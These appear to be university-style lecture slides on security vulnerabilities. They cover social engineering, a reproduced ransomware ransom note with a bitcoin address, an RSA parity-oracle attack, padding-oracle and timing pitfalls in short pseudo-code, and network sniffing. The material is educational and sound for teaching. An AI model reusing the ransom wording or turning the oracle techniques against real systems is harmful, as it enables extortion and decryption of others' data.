



Security Vulnerabilities 2

The devil is in the details



Security Vulnerabilities

Social Engineering



The Human Factor


“To gain some advantage through human manipulation”

Typically it's to obtain confidential information

- Passwords
- Financial data
- Confidential company data

Other instances

- Steal money
- Install malware




Common Examples

Phishing: mass attacks to steal some information.

Spear Phishing: email is used to carry out targeted attacks.

Baiting: promising victims a reward.


Tailgating: relies on human trust to give the criminal physical access to a secure building or area.



The Security Questions

Believe it or not, it is not difficult to guess your “secret” questions from an online account

- What’s your first pet
- Where were you born
- What’s your high school mascot
- What is your mother’s maiden name
- Add questions it’s better, but not foolproof



Consequences



Oops, your files have been encrypted! English

What Happened to My Computer?
Your important files are encrypted. Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

Can I Recover My Files?
Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time. You can decrypt some of your files for free. Try now by clicking <Decrypt>. But if you want to decrypt all your files, you need to pay. You only have 3 days to submit the payment. After that the price will be doubled. Also, if you don't pay in 7 days, you won't be able to recover your files forever. We will have free events for users who are so poor that they couldn't pay in 6 months.

How Do I Pay?
Payment is accepted in Bitcoin only. For more information, click <About bitcoin>. Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>. And send the correct amount to the address specified in this window. After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am GMT from Monday to Friday.


Payment will be raised on
5/15/2017 16:50:06
Time Left
02:23:34:22

Your files will be lost on
5/19/2017 16:50:06
Time Left
06:23:34:22

Send \$300 worth of bitcoin to this address:
115p7UMMngoj1pMvvpHjicRdFJNXj6LrLn Copy

Check Payment **Decrypt**

[About bitcoin](#)
[How to buy bitcoins?](#)
[Contact Us](#)



Social engineering
Cyber criminals' favorite way to manipulate victims

\$1 billion

2 years

100 banks


30 countries

The infographic features a central figure of a person hanging from a large 'X' mark, with lines radiating from the figure to the various statistics listed.

Authentication Based Attacks



Factors of Identification



Threats to “something you know”

- Password authentication
 - Phishing
 - Poor password management
 - Key logging
 - Other eavesdropping
- Password based attacks
 - Password cracking




Threats to “something you have”

- Very few
- Usually protected with a chip
 - However, RFID copying
- Magnetic copying




Threats to “something you are”

- Some say the industry just isn't there yet
- Many “facial recognition” systems are fooled with a print out of your face
- False positives and false negatives



Crypto (in-)securities



- We can try to attack the mathematical foundation of a cryptosystem
- If that doesn't work, we can try to attack the implementation



Side Channel Attacks



- We only want to sell even number of eggs
- We want to use RSA to protect the orders
(very sensitive information)

A parity problem


```
def check(c):  
    m = decrypt(c)  
    if is_even(m):  
        return "ok"  
    else:  
        return "err"
```

n = 15 (p = 3, q = 5)

0	1	2	3	4	5	6	7	8	9	10	11	12	13	14
---	---	---	---	---	---	---	---	---	---	----	----	----	----	----




enc(m) →



← ok

0	1	2	3	4	5	6	7	8	9	10	11	12	13	14
---	---	---	---	---	---	---	---	---	---	----	----	----	----	----




m even



$\text{enc}(2 \cdot m)$


ok



Adaptive Ciphertext Attack



$\text{enc}(2 \cdot m)$




ok



$2m$


$2m - n$



$$m \in \{0, 2, 4, 6\}$$




enc(4·m) →



← err






$$m \in \{4, 6\}$$




enc(8·m) →




← ok





$$m = 4$$



How can we change the message?

$$\text{enc}(m) \rightarrow \text{enc}(2m)$$

$$(2^e \bmod_n) \cdot (m^e \bmod_n) = (2m)^e \bmod_n$$


$$\text{enc}(2m) = \text{enc}(2) \cdot \text{enc}(m)$$

Multiplicative Property of RSA

Can we only hack farms?


0002	RANDOM PAD	00	MESSAGE
-------------	-------------------	-----------	----------------

Broken by Bleichenbacher Attack (1998)




Electronic Codebook (ECB) mode encryption


Electronic Codebook



ECB




CBC



Cipher Block Chaining (CBC) mode decryption

Cipher Block Chaining

```
def cbc_mac(c):  
    m = decrypt(c)  
    if !pad_ok(m):  
        return "pad error"  
    if !mac_ok(m):  
        return "mac error"  
    ...
```




Cipher Block Chaining (CBC) mode decryption

https://www.infobytesec.com/down/paddingoracle_openjam.pdf

Padding Oracle Attack

```
def cbc_mac(c):  
    m = decrypt(c)  
    if !pad_ok(m) or !mac_ok(m):  
        return "error"  
    ...
```

Timing Attack

```
def cbc_mac(c):  
    m = decrypt(c)  
    if or(!pad_ok(m), !mac_ok(m)):  
        return "error"  
    ...
```

*"Never ever implement
your own cryptosystem"*

(Dan Boneh)



Network Security



Network Sniffing

- Technique at the basis of many attacks
- The attacker sets his/her network interface in promiscuous mode
- Many protocols (FTP, POP, HTTP, IMAP) transfer information in clear
- Tools to collect, analyze, and reply traffic
- Routinely used for traffic analysis and troubleshooting
- Command line-tools:
 - tcpdump: collects traffic
 - tcpflow: reassembles TCP flows
 - tcpreplay: re-sends recorded traffic
- GUI tools:
 - Wireshark
 - Provides parsers for many protocols

Network Sniffing



Spoofing

ARP spoofing

